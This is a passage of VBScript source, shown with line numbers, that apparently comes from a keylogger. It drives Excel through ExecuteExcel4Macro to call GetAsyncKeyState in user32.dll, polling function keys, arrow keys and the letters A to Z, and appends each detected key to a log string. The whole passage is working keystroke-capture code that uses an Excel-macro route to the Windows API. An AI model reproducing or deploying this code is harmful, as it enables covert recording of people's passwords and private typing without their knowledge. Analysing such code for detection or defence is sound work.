516.      api=ExcelApp.ExecuteExcel4Macro(cmd)
517.      if api<>0 then
518.        log = log & "F10"
519.        api=0
520.      end if
521.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 122 & ")"
522.      api=ExcelApp.ExecuteExcel4Macro(cmd)
523.      if api<>0 then
524.        log = log & "F11"
525.        api=0
526.      end if
527.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 93 & ")"
528.      api=ExcelApp.ExecuteExcel4Macro(cmd)
529.      if api<>0 then
530.        log = log & " [ContextMenu] "
531.        api=0
532.      end if
533.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 38 & ")"
534.      api=ExcelApp.ExecuteExcel4Macro(cmd)
535.      if api<>0 then
536.        log = log & " [Up] "
537.        api=0
538.      end if
539.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 40 & ")"
540.      api=ExcelApp.ExecuteExcel4Macro(cmd)
541.      if api<>0 then
542.        log = log & " [Down] "
543.        api=0
544.      end if
545.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 37 & ")"
```

```
546.      api=ExcelApp.ExecuteExcel4Macro(cmd)
547.      if api<>0 then
548.        log = log & " [Left] "
549.        api=0
550.      end if
551.      cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & 39 & ")"
552.      api=ExcelApp.ExecuteExcel4Macro(cmd)
553.      if api<>0 then
554.        log = log & " [Right] "
555.        api=0
556.      end if
557.    wend
558.
559.    function letras(may)
560.     dim x,api,cmd,digi
561.      for x = 65 to 90
562.        cmd="CALL(""user32.dll"", ""GetAsyncKeyState"", ""JJ"", " & x & ")"
563.        api=ExcelApp.ExecuteExcel4Macro(cmd)
564.        if api<>0 then
565.          exit for
566.        end if
567.      next
568.      if x < 91 then
569.        if may = 0 then
570.          digi = lcase(chr(x))
571.        else
572.          digi = chr(x)
573.        end if
574.      end if
575.      letras = digi
576.    end function
577.
```